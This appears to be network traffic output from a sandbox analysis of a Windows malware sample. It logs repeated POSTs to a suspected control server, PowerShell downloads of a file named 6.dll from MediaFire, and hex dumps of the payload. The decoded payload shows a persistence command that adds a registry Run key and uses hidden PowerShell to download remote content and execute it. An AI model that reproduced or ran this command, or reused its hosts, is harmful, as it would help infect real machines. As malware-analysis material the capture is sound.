Jan 14, 2022 12:21:42.353898048 CET	12560	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 11:21:41 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 X-Powered-By: PHP/7.4.27 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Jan 14, 2022 12:21:42.731497049 CET	12560	OUT	POST /n/p6df/asshole/08e40c81aa01a5cf.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 207.32.217.137:8081 Content-Length: 282 Expect: 100-continue
Jan 14, 2022 12:21:42.900404930 CET	12560	IN	HTTP/1.1 100 Continue
Jan 14, 2022 12:21:43.682684898 CET	12562	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 11:21:42 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 X-Powered-By: PHP/7.4.27 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Jan 14, 2022 12:21:43.683010101 CET	12562	OUT	POST /n/p6df/asshole/08e40c81aa01a5cf.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 207.32.217.137:8081 Content-Length: 282 Expect: 100-continue
Jan 14, 2022 12:21:43.851597071 CET	12562	IN	HTTP/1.1 100 Continue
Jan 14, 2022 12:21:44.575247049 CET	12564	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 11:21:43 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 X-Powered-By: PHP/7.4.27 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 12:21:44.575479984 CET	12564	OUT	POST /n/p6df/asshole/08e40c81aa01a5cf.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 207.32.217.137:8081 Content-Length: 282 Expect: 100-continue
Jan 14, 2022 12:21:44.743788004 CET	12564	IN	HTTP/1.1 100 Continue
Jan 14, 2022 12:21:45.468019962 CET	12566	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 11:21:44 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 X-Powered-By: PHP/7.4.27 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Jan 14, 2022 12:21:45.818732023 CET	12573	OUT	POST /n/p6df/asshole/08e40c81aa01a5cf.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 207.32.217.137:8081 Content-Length: 282 Expect: 100-continue
Jan 14, 2022 12:21:45.986419916 CET	12574	IN	HTTP/1.1 100 Continue
Jan 14, 2022 12:21:46.630821943 CET	12575	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 11:21:45 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 X-Powered-By: PHP/7.4.27 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49825	142.250.186.129	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49824	142.250.186.129	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49827	104.16.203.237	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49828	34.102.176.152	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49829	199.91.155.3	443	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49834	142.250.186.129	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49835	104.16.202.237	443	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49836	199.91.155.3	443	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49780	104.16.202.237	443	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 11:20:22 UTC	0	OUT	GET /file/nm9ysba5ejf20r8/6.dll/file HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: www.mediafire.com Connection: Keep-Alive
2022-01-14 11:20:23 UTC	0	IN	HTTP/1.1 302 Found Date: Fri, 14 Jan 2022 11:20:23 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Set-Cookie: ukey=izna1o17t8hk2hcl41rskil668flg4w4; expires=Tue, 14-Jan-2042 11:20:23 GMT; Max-Age=631152000; path=/; domain=.mediafire.com; HttpOnly Strict-Transport-Security: max-age=0 Access-Control-Allow-Origin: https://www.mediafire.com Location: https://download2262.mediafire.com/rm83e8erdqxg/nm9ysba5ejf20r8/6.dll Report-To: {"group": "mediafirenel", "max_age": 86400, "include_subdomains": true, "endpoints": [{"url": "https://browser-reports.mediafire.dev/network-error"}]} NEL: {"report_to": "mediafirenel", "max_age": 86400, "include_subdomains": true, "failure_fraction": 0.01} CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Set-Cookie: __cf_bm=1Mb3pJ5w.Ot2Fb7eLywKcJ4WJMhVHjwLChg5edttWOo-1642159223-0-AQP9b9maORl8/ZW5a35dAdkgLoEkYJTt+9trfrULg3vZA8hCd4lTd9WdfzAMeXLgq0AqhEvQkZGAdVd1CtsvNQI=; path=/; expires=Fri, 14-Jan-22 11:50:23 GMT; domain=.mediafire.com; HttpOnly; Secure; SameSite=None Server: cloudflare CF-RAY: 6cd679864f6a699f-FRA
2022-01-14 11:20:23 UTC	1	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49784	199.91.155.3	443	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 11:20:23 UTC	1	OUT	GET /rm83e8erdqxg/nm9ysba5ejf20r8/6.dll HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: download2262.mediafire.com Cookie: ukey=izna1o17t8hk2hcl41rskil668flg4w4 Connection: Keep-Alive
2022-01-14 11:20:24 UTC	1	IN	HTTP/1.1 200 OK server: dsp-0.0.1 content-type: text/plain accept-ranges: bytes connection: close content-encoding: binary cache-control: no-store x-robots-tag: noindex, nofollow content-disposition: attachment; filename="6.dll" content-length: 490941 date: Fri, 14 Jan 2022 11:20:23 GMT

Timestamp	kBytes transferred	Direction	Data
2022-01-14 11:20:24 UTC	1	IN	Data Raw: 73 74 61 72 74 2d 73 6c 65 65 70 20 2d 73 20 35 0d 0a 4e 65 77 2d 49 74 65 6d 50 72 6f 70 65 72 74 79 20 2d 50 61 74 68 20 22 48 4b 43 55 3a 5c 53 4f 46 54 57 41 52 45 5c 4d 69 63 72 6f 73 6f 66 74 5c 57 69 6e 64 6f 77 73 5c 43 75 72 72 65 6e 74 56 65 72 73 69 6f 6e 5c 52 75 6e 22 20 2d 4e 61 6d 65 20 22 4e 65 74 77 72 69 78 50 61 72 61 6d 22 20 2d 56 61 6c 75 65 20 22 70 6f 77 65 72 73 68 65 6c 6c 20 2d 77 20 68 20 2d 4e 6f 50 72 6f 66 69 6c 65 20 2d 45 78 65 63 75 74 69 6f 6e 50 6f 6c 69 63 79 20 42 79 70 61 73 73 20 2d 43 6f 6d 6d 61 6e 64 20 73 74 61 72 74 2d 73 6c 65 65 70 20 2d 73 20 32 30 3b 69 77 72 20 22 68 74 74 70 73 3a 2f 2f 70 36 74 62 62 62 2e 62 6c 6f 67 73 70 6f 74 2e 63 6f 6d 2f 61 74 6f 6d 2e 78 6d 6c 22 22 20 2d 75 73 65 42 7c 69 65 Data Ascii: start-sleep -s 5New-ItemProperty -Path "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -Name "NetwrixParam" -Value "powershell -w h -NoProfile -ExecutionPolicy Bypass -Command start-sleep -s 20;iwr ""https://p6tbbb.blogspot.com/atom.xml"" -useB|ie
2022-01-14 11:20:24 UTC	17	IN	Data Raw: 2c 32 31 2c 32 34 38 2c 38 38 2c 39 32 2c 32 32 34 2c 32 33 35 2c 32 32 37 2c 32 32 39 2c 32 34 38 2c 31 38 38 2c 31 33 31 2c 31 35 39 2c 39 33 2c 31 32 39 2c 32 33 39 2c 33 39 2c 32 35 35 2c 31 35 35 2c 34 2c 32 34 35 2c 38 36 2c 32 31 2c 32 34 31 2c 32 34 2c 37 2c 32 34 36 2c 31 34 33 2c 31 39 35 2c 34 36 2c 37 30 2c 31 34 36 2c 37 38 2c 31 37 31 2c 31 31 34 2c 32 35 30 2c 31 35 33 2c 32 34 33 2c 32 33 39 2c 38 36 2c 32 34 32 2c 31 34 34 2c 31 33 34 2c 33 37 2c 31 38 39 2c 36 35 2c 31 39 31 2c 32 31 37 2c 31 34 36 2c 31 31 36 2c 33 34 2c 32 31 33 2c 31 34 36 2c 31 31 36 2c 36 31 2c 32 35 33 2c 32 32 32 2c 39 34 2c 39 33 2c 36 32 2c 36 32 2c 31 38 38 2c 36 36 2c 32 35 34 2c 31 37 39 2c 32 33 0 39 2c 32 35 34 2c 35 33 2c 31 39 37 2c 32 34 34 2c 32 37 2c 31 Data Ascii: ,21,248,88,92,224,235,227,229,248,188,131,159,93,129,239,39,255,155,4,245,86,21,241,24,7,246,143,195,46,70,146,78,171,114,250,153,243,239,86,242,144,134,37,189,65,191,217,146,116,34,213,146,116,61,253,222,94,93,62,62,188,66,254,179,209,254,53,197,244,27,1
2022-01-14 11:20:24 UTC	33	IN	Data Raw: 31 36 33 2c 31 39 30 2c 32 32 37 2c 32 36 2c 31 38 37 2c 31 35 37 2c 31 32 38 2c 33 38 2c 31 32 35 2c 33 30 2c 37 38 2c 32 39 2c 31 31 38 2c 32 32 38 2c 38 33 2c 31 33 35 2c 36 35 2c 36 32 2c 31 31 37 2c 31 35 32 2c 31 39 39 2c 31 36 37 2c 31 34 2c 38 31 2c 36 32 2c 31 31 37 2c 35 36 2c 34 2c 31 36 37 2c 31 34 2c 37 37 2c 35 36 2c 31 31 36 2c 34 38 2c 35 34 2c 31 33 36 2c 32 32 37 2c 31 33 31 2c 31 30 36 2c 31 38 39 2c 32 31 2c 32 33 31 2c 31 34 2c 31 39 38 2c 32 32 33 2c 31 33 32 2c 38 37 2c 32 31 33 2c 31 39 31 2c 31 33 37 2c 31 36 33 2c 37 2c 32 32 37 2c 31 38 37 2c 31 3 9 34 2c 31 35 35 2c 31 37 32 2c 32 33 31 2c 31 39 35 2c 31 33 35 2c 31 39 31 2c 31 38 37 2c 31 33 35 2c 31 35 2c 31 38 33 2c 35 38 2c 31 33 35 2c 31 35 2c 31 32 32 2c 31 34 36 2c 37 39 Data Ascii: 163,190,227,26,187,157,128,38,125,30,78,29,118,228,83,135,65,62,117,152,199,167,14,81,62,117,56,4,167,14,77,56,116,48,54,136,227,131,106,189,21,231,14,198,223,132,87,213,191,137,163,7,227,187,194,155,172,231,195,135,191,187,135,15,183,58,135,15,122,146,79
2022-01-14 11:20:24 UTC	49	IN	Data Raw: 32 33 33 2c 32 31 32 2c 32 35 35 2c 31 36 35 2c 37 38 2c 31 36 37 2c 32 35 34 2c 31 31 39 2c 31 35 37 2c 32 33 38 2c 32 36 2c 39 38 2c 38 33 2c 31 38 32 2c 34 37 2c 32 35 35 2c 31 33 30 2c 31 31 36 2c 31 31 37 2c 37 36 2c 36 35 2c 32 34 36 2c 37 39 2c 31 39 31 2c 31 31 32 2c 32 34 35 2c 32 34 37 2c 31 33 39 2c 39 2c 32 32 36 2c 32 30 31 2c 32 30 30 2c 39 34 2c 32 34 35 2c 35 2c 36 33 2c 31 31 2c 31 32 32 2c 32 33 38 2c 32 33 2c 31 35 38 2c 39 37 2c 31 30 39 2c 31 30 39 2c 31 37 30 2c 32 32 38 2c 32 34 38 2c 31 30 37 2c 31 39 35 2c 33 33 2c 35 36 2c 32 30 36 2c 32 34 30 2c 31 30 32 2c 31 31 35 2c 32 31 37 2c 31 38 38 2c 32 30 35 2c 39 33 2c 38 34 2c 31 33 36 2c 32 30 37 2c 31 34 34 2c 32 30 3 5 2c 31 33 35 2c 31 35 37 2c 31 34 32 2c 31 38 34 2c 36 2c 32 31 Data Ascii: 233,212,255,165,78,167,254,119,157,238,26,98,83,182,47,255,130,116,117,76,65,246,79,191,112,245,247,139,9,226,201,200,94,245,5,63,11,122,238,23,158,97,109,109,170,228,248,107,195,33,56,206,240,102,115,217,188,205,93,84,136,207,144,205,135,157,142,184,6,21
2022-01-14 11:20:24 UTC	65	IN	Data Raw: 31 38 34 2c 31 30 38 2c 31 37 33 2c 38 37 2c 37 36 2c 32 34 33 2c 39 2c 31 31 31 2c 36 32 2c 34 2c 31 30 30 2c 32 30 34 2c 31 30 39 2c 32 37 2c 32 32 39 2c 31 35 36 2c 34 34 2c 34 30 2c 39 37 2c 31 38 35 2c 32 32 33 2c 31 33 34 2c 31 38 39 2c 30 2c 36 30 2c 33 34 2c 38 32 2c 38 38 2c 31 2c 32 33 31 2c 36 38 2c 37 36 2c 36 39 2c 37 35 2c 31 37 32 2c 31 30 31 2c 32 31 34 2c 36 32 2c 31 38 38 2c 33 31 2c 31 30 33 2c 32 34 35 2c 39 30 2c 37 2c 31 33 37 2c 31 30 33 2c 36 39 2c 32 36 2c 32 34 33 2c 37 2c 31 38 33 2c 39 30 2c 31 33 35 2c 32 32 35 2c 38 35 2c 31 38 2c 32 33 33 2c 34 38 2c 32 33 35 2c 32 34 30 2c 31 35 32 2c 39 35 2c 31 35 35 2c 33 30 2c 31 31 2c 32 34 39 2c 32 31 31 2c 32 33 35 2c 38 37 2c 37 31 2c 35 35 2c 31 32 2c 39 36 2c 36 2c 32 30 31 2c 32 Data Ascii: 184,108,173,87,76,243,9,111,62,4,100,204,109,27,229,156,44,40,97,185,223,134,189,0,60,34,82,88,1,231,68,76,69,75,172,101,214,62,188,31,103,245,90,7,137,103,69,26,243,7,183,90,135,225,85,18,235,48,235,240,152,95,155,30,11,249,211,235,87,71,55,12,96,6,201,2
2022-01-14 11:20:24 UTC	81	IN	Data Raw: 32 36 2c 31 34 39 2c 39 39 2c 32 32 32 2c 31 38 32 2c 32 30 38 2c 34 2c 32 30 34 2c 31 31 37 2c 31 36 2c 32 34 30 2c 34 38 2c 33 39 2c 38 31 2c 31 36 37 2c 32 32 35 2c 32 30 35 2c 33 37 2c 31 38 38 2c 30 2c 32 31 33 2c 32 32 30 2c 31 35 35 2c 31 39 37 2c 38 34 2c 31 33 32 2c 31 35 2c 37 38 2c 32 31 32 2c 32 32 37 2c 31 30 37 2c 33 33 2c 31 39 39 2c 31 38 35 2c 31 37 38 2c 32 38 2c 32 32 2c 32 33 30 2c 31 37 38 2c 31 37 31 2c 31 39 2c 32 2c 32 30 32 2c 31 32 2c 31 37 33 2c 31 36 36 2c 31 30 2c 31 31 38 2c 32 30 38 2c 31 37 31 2c 32 30 35 2c 31 31 31 2c 31 35 30 2c 31 31 37 2c 31 34 2c 37 31 2c 32 33 34 2c 33 35 2c 31 34 32 2c 32 30 38 2c 31 34 37 2c 32 34 34 2c 32 34 33 2c 32 34 35 2c 31 37 32 2c 31 38 34 2c 32 34 39 2c 38 30 2c 32 34 31 2c 31 36 33 2c 32 Data Ascii: 26,149,99,222,182,208,4,204,117,16,240,48,39,81,167,225,205,37,188,0,213,220,155,197,84,132,15,78,212,227,107,33,199,185,178,28,22,230,178,171,19,2,202,12,173,166,10,118,208,171,205,111,150,117,14,71,234,35,142,208,147,244,243,245,172,184,249,80,241,163,2
2022-01-14 11:20:24 UTC	97	IN	Data Raw: 34 34 2c 35 35 2c 37 37 2c 32 30 31 2c 31 30 35 2c 35 37 2c 31 35 32 2c 31 36 36 2c 32 32 38 2c 31 38 34 2c 36 35 2c 37 34 2c 31 34 32 2c 31 32 2c 38 32 2c 31 37 38 2c 31 34 32 2c 36 35 2c 37 34 2c 31 35 36 2c 39 35 2c 33 36 2c 32 31 39 2c 34 37 2c 35 33 2c 32 34 2c 31 32 33 2c 32 32 31 2c 39 2c 32 33 38 2c 31 36 38 2c 37 31 2c 31 38 34 2c 32 32 31 37 2c 32 34 2c 32 30 36 2c 36 32 2c 35 30 2c 31 35 35 2c 36 32 2c 35 34 2c 32 33 37 2c 31 39 31 2c 32 33 39 2c 34 31 2c 32 30 30 2c 37 37 2c 31 31 38 2c 32 30 33 2c 31 30 31 2c 32 33 31 2c 31 30 39 2c 31 35 30 2c 31 34 32 2c 34 2c 35 36 2c 31 38 34 2c 31 32 33 2c 32 30 34 2c 31 31 31 2c 31 38 2c 31 33 39 2c 32 34 31 2c 32 30 Data Ascii: 44,55,77,201,105,57,152,166,228,184,65,74,142,12,82,178,142,65,74,156,95,36,219,47,53,24,123,221,9,53,85,11,182,3,51,131,247,219,238,168,71,184,217,24,206,62,50,155,62,54,237,191,239,41,200,77,118,203,101,231,109,150,142,4,56,184,123,204,111,18,139,241,20
2022-01-14 11:20:24 UTC	113	IN	Data Raw: 2c 32 34 32 2c 32 33 31 2c 35 38 2c 31 32 32 2c 31 31 36 2c 38 37 2c 31 38 35 2c 31 30 32 2c 33 34 2c 31 30 33 2c 32 33 36 2c 36 31 2c 39 37 2c 32 38 2c 39 35 2c 31 37 37 2c 32 35 35 2c 32 30 30 2c 31 38 32 2c 32 30 30 2c 32 35 2c 31 31 39 2c 31 35 30 2c 32 33 34 2c 32 34 38 2c 32 32 2c 31 38 33 2c 31 30 39 2c 39 34 2c 32 31 30 2c 31 37 34 2c 32 30 30 2c 32 35 2c 31 30 32 2c 32 33 35 2c 35 36 2c 35 34 2c 31 34 33 2c 32 32 33 2c 31 34 36 2c 31 32 33 2c 34 31 2c 31 31 34 2c 31 39 38 2c 31 39 38 2c 32 33 32 2c 35 36 2c 31 31 38 2c 34 33 2c 31 39 31 2c 31 34 39 2c 31 30 39 2c 33 1 34 35 2c 35 31 2c 37 38 2c 32 35 2c 31 35 2c 31 37 39 2c 31 32 34 2c 31 36 33 2c 31 30 38 2c 31 33 39 2c 31 35 36 2c 38 31 2c 37 33 2c 32 31 34 2c 31 38 31 2c 32 32 31 2c 32 30 33 2c Data Ascii: ,242,231,58,122,116,87,185,102,34,103,236,61,97,28,95,177,255,200,182,200,25,119,150,234,248,22,183,109,94,210,174,200,25,102,235,56,54,143,223,146,123,41,114,198,198,232,56,118,43,191,149,109,145,51,78,25,15,179,124,163,108,139,156,81,73,214,181,221,203,

Timestamp	kBytes transferred	Direction	Data
2022-01-14 11:20:24 UTC	129	IN	Data Raw: 31 36 37 2c 37 38 2c 32 30 39 2c 31 36 39 2c 31 33 31 2c 34 2c 33 2c 32 33 36 2c 31 37 34 2c 31 39 32 2c 31 37 38 2c 32 37 2c 36 37 2c 32 34 32 2c 31 32 36 2c 31 32 2c 31 31 34 2c 35 33 2c 31 39 31 2c 38 31 2c 31 34 32 2c 32 32 35 2c 37 36 2c 38 36 2c 32 34 34 2c 31 35 37 2c 32 32 34 2c 35 32 2c 32 31 30 2c 32 34 39 2c 36 37 2c 31 36 31 2c 32 30 37 2c 31 39 31 2c 34 38 2c 31 36 37 2c 32 32 36 2c 36 30 2c 31 38 30 2c 31 37 32 2c 38 33 2c 37 39 2c 32 34 2c 32 34 32 2c 31 30 36 2c 34 38 2c 31 30 30 2c 31 37 38 2c 32 33 31 2c 31 39 34 2c 31 38 37 2c 32 33 38 2c 32 32 34 2c 38 34 2c 31 31 37 2c 32 35 30 2c 31 38 36 2c 32 35 34 2c 32 32 30 2c 32 33 33 2c 32 31 38 2c 32 32 39 2c 32 31 32 2c 36 37 2c 31 30 30 2c 31 34 34 2c 31 39 35 2c 31 31 37 2c 32 30 39 2c 31 Data Ascii: 167,78,209,169,131,4,3,236,174,192,178,27,67,242,126,12,114,53,191,81,142,225,76,86,244,157,224,52,210,249,67,161,207,191,48,167,226,60,180,172,83,79,24,242,106,48,100,178,231,194,187,238,224,84,117,250,186,254,220,233,218,229,212,67,100,144,195,117,209,1
2022-01-14 11:20:24 UTC	136	IN	Data Raw: 35 2c 31 38 35 2c 31 33 35 2c 31 33 31 2c 31 34 34 2c 34 38 2c 31 31 38 2c 32 33 35 2c 34 39 2c 36 36 2c 37 35 2c 32 30 33 2c 31 32 34 2c 37 31 2c 32 33 33 2c 32 33 39 2c 33 35 2c 31 30 39 2c 31 32 36 2c 32 35 33 2c 31 34 34 2c 39 34 2c 31 32 36 2c 31 31 31 2c 37 35 2c 37 31 2c 31 30 31 2c 31 34 37 2c 33 34 2c 31 39 32 2c 30 2c 31 39 38 2c 33 30 2c 31 35 32 2c 30 2c 32 32 2c 31 33 30 2c 32 32 34 2c 32 35 2c 31 39 39 2c 31 37 34 2c 31 35 2c 31 36 38 2c 39 32 2c 38 31 2c 39 38 2c 31 32 36 2c 31 33 33 2c 31 38 38 2c 30 2c 32 30 30 2c 32 33 38 2c 38 39 2c 31 31 2c 32 35 31 2c 31 32 2c 31 35 39 2c 34 33 2c 39 34 2c 31 35 35 2c 32 33 31 2c 31 37 39 2c 32 31 36 2c 31 33 32 2c 38 32 2c 32 31 31 2c 31 37 2c 31 33 30 2c 34 37 2c 32 32 2c 31 33 31 2c 39 33 2c 31 32 2c Data Ascii: 5,185,135,131,144,48,118,235,49,66,75,203,124,71,233,239,35,109,126,253,144,94,126,111,75,71,101,147,34,192,0,198,30,152,0,2,130,224,25,199,174,15,168,92,81,98,126,133,188,0,200,238,89,11,251,12,159,43,94,155,231,179,216,132,82,211,17,130,47,22,131,93,12,
2022-01-14 11:20:24 UTC	152	IN	Data Raw: 36 2c 37 39 2c 31 31 34 2c 39 32 2c 32 32 38 2c 31 34 30 2c 31 37 34 2c 32 35 30 2c 31 35 32 2c 34 30 2c 32 34 38 2c 33 30 2c 31 30 32 2c 31 37 36 2c 31 31 33 2c 31 35 30 2c 31 34 35 2c 31 32 2c 36 2c 32 32 36 2c 36 37 2c 32 35 31 2c 31 35 31 2c 35 32 2c 32 34 39 2c 32 34 31 2c 39 2c 39 36 2c 31 31 34 2c 37 38 2c 32 33 32 2c 31 37 34 2c 31 32 34 2c 37 39 2c 31 37 2c 35 34 2c 32 30 36 2c 32 34 36 2c 32 30 33 2c 31 36 38 2c 32 31 37 2c 31 33 30 2c 32 32 38 2c 35 33 2c 31 35 30 2c 32 34 34 2c 31 31 37 2c 31 34 36 2c 31 32 30 2c 31 37 37 2c 31 37 39 2c 32 34 34 2c 31 32 2c 36 33 2c 31 30 32 2c 39 35 2c 36 38 2c 31 39 30 2c 32 2c 32 32 37 2c 31 32 39 2c 32 31 30 2c 31 35 38 2c 32 34 36 2c 31 31 2c 32 33 32 2c 36 32 2c 35 37 2c 37 37 2c 31 30 34 2c 31 33 2c 31 Data Ascii: 6,79,114,92,228,140,174,250,152,40,248,30,102,176,113,150,145,12,6,226,67,251,151,52,249,241,9,96,114,78,232,174,124,79,17,54,206,246,203,168,217,130,228,53,150,244,117,146,120,177,179,244,12,63,102,95,68,190,2,227,129,210,158,246,11,232,62,57,77,104,13,1
2022-01-14 11:20:24 UTC	168	IN	Data Raw: 2c 39 39 2c 32 30 32 2c 38 33 2c 39 34 2c 31 34 36 2c 31 38 30 2c 32 32 2c 31 31 34 2c 31 39 38 2c 31 39 39 2c 31 32 35 2c 31 31 37 2c 31 38 36 2c 35 35 2c 32 30 30 2c 37 32 2c 31 36 2c 32 31 35 2c 31 37 33 2c 31 38 30 2c 31 35 30 2c 31 32 2c 39 35 2c 32 30 34 2c 31 30 35 2c 31 37 33 2c 31 37 31 2c 31 37 39 2c 32 31 30 2c 31 33 37 2c 36 37 2c 32 35 31 2c 35 31 2c 36 33 2c 30 38 2c 32 30 38 2c 32 30 33 2c 36 35 2c 38 30 2c 35 34 2c 31 37 33 2c 31 34 30 2c 31 33 33 2c 35 38 2c 31 32 30 2c 31 30 35 2c 33 31 2c 31 33 37 2c 37 32 2c 35 36 2c 31 31 37 2c 31 36 33 2c 31 35 31 2c 39 35 2c 31 38 32 2c 35 35 2c 31 33 38 2c 37 30 2c 33 32 2c 39 36 2c 39 30 2c 31 38 37 2c 37 35 2c 31 33 31 2c 32 32 31 2c 31 36 35 2c 34 2c 32 35 2c 32 31 36 2c 31 31 33 2c 38 32 2c 31 33 34 2c 39 36 Data Ascii: ,99,202,83,94,146,180,22,114,198,199,125,117,186,55,200,72,16,215,91,149,180,150,12,95,204,105,173,171,137,67,251,51,63,30,208,203,65,80,54,173,140,133,58,120,105,31,137,72,56,117,163,151,95,182,55,138,70,32,96,90,187,75,131,221,165,4,25,216,113,82,134,96
2022-01-14 11:20:24 UTC	184	IN	Data Raw: 31 31 38 2c 32 30 34 2c 32 35 33 2c 36 2c 31 31 34 2c 32 33 33 2c 32 35 32 2c 31 33 37 2c 32 31 30 2c 32 36 2c 32 34 38 2c 32 37 2c 31 30 30 2c 37 33 2c 36 34 2c 31 39 39 2c 31 30 34 2c 32 32 32 2c 31 37 37 2c 38 30 2c 32 32 38 2c 32 34 38 2c 32 33 39 2c 34 33 2c 32 33 31 2c 31 37 36 2c 32 34 37 2c 31 39 37 2c 38 32 31 30 2c 31 38 33 2c 32 39 2c 37 38 2c 34 30 2c 31 37 35 2c 32 35 32 2c 38 31 2c 32 30 31 2c 31 36 31 2c 31 31 31 2c 31 37 36 2c 37 2c 31 33 31 2c 31 37 33 2c 35 31 2c 32 32 36 2c 32 30 31 2c 32 31 37 2c 37 31 2c 31 34 34 2c 31 38 39 2c 31 38 2c 31 36 39 2c 32 30 32 2c 32 32 30 2c 36 39 2c 31 32 30 2c 37 30 2c 31 30 34 2c 31 2c 31 31 34 2c 36 37 2c 37 35 2c 31 34 35 2c 39 37 2c 31 34 38 2c 32 32 32 2c 31 37 36 2c 31 Data Ascii: 118,204,253,6,114,233,252,137,210,26,248,27,100,73,64,199,199,104,222,177,80,228,248,239,43,231,176,247,197,94,87,210,183,29,78,40,175,252,81,201,161,111,176,7,131,173,51,226,201,217,71,144,189,18,169,202,220,69,120,70,104,1,114,67,75,145,97,148,222,176,1
2022-01-14 11:20:24 UTC	200	IN	Data Raw: 2c 37 30 2c 32 31 36 2c 37 39 2c 38 37 2c 31 34 34 2c 33 37 2c 32 33 31 2c 35 30 2c 35 30 2c 31 33 36 2c 39 32 2c 32 33 30 2c 32 31 39 2c 31 30 35 2c 37 38 2c 38 32 2c 39 30 2c 31 30 33 2c 31 31 32 2c 32 37 2c 38 36 2c 39 35 2c 32 32 35 34 2c 31 31 39 2c 36 30 2c 31 35 31 2c 32 35 35 2c 32 39 2c 31 31 31 2c 32 31 38 2c 32 30 39 2c 31 37 30 2c 38 31 2c 31 33 35 2c 31 37 37 2c 31 35 2c 32 32 38 2c 31 34 33 2c 31 34 39 2c 31 34 34 2c 32 34 39 2c 31 31 36 2c 32 34 37 2c 32 32 35 2c 31 39 37 2c 31 33 38 2c 30 2c 32 31 38 2c 31 30 30 2c 33 31 2c 32 39 2c 32 31 36 2c 31 37 36 2c 39 31 2c 31 32 39 2c 37 37 2c 31 32 30 2c 35 31 2c 32 31 37 2c 36 37 2c 32 34 35 2c 38 32 2c 32 30 32 2c 32 34 37 2c 32 32 33 2c 32 32 32 2c 31 36 36 2c 31 35 37 2c 32 32 2c 32 33 36 2c 37 Data Ascii: ,70,216,79,87,144,37,231,50,50,136,92,230,219,105,78,82,90,103,112,27,86,95,254,119,60,151,255,29,111,218,209,170,81,135,177,15,228,143,149,144,249,116,247,225,197,138,0,218,100,31,29,216,176,91,129,77,120,51,217,67,245,82,202,247,223,222,166,157,22,236,7
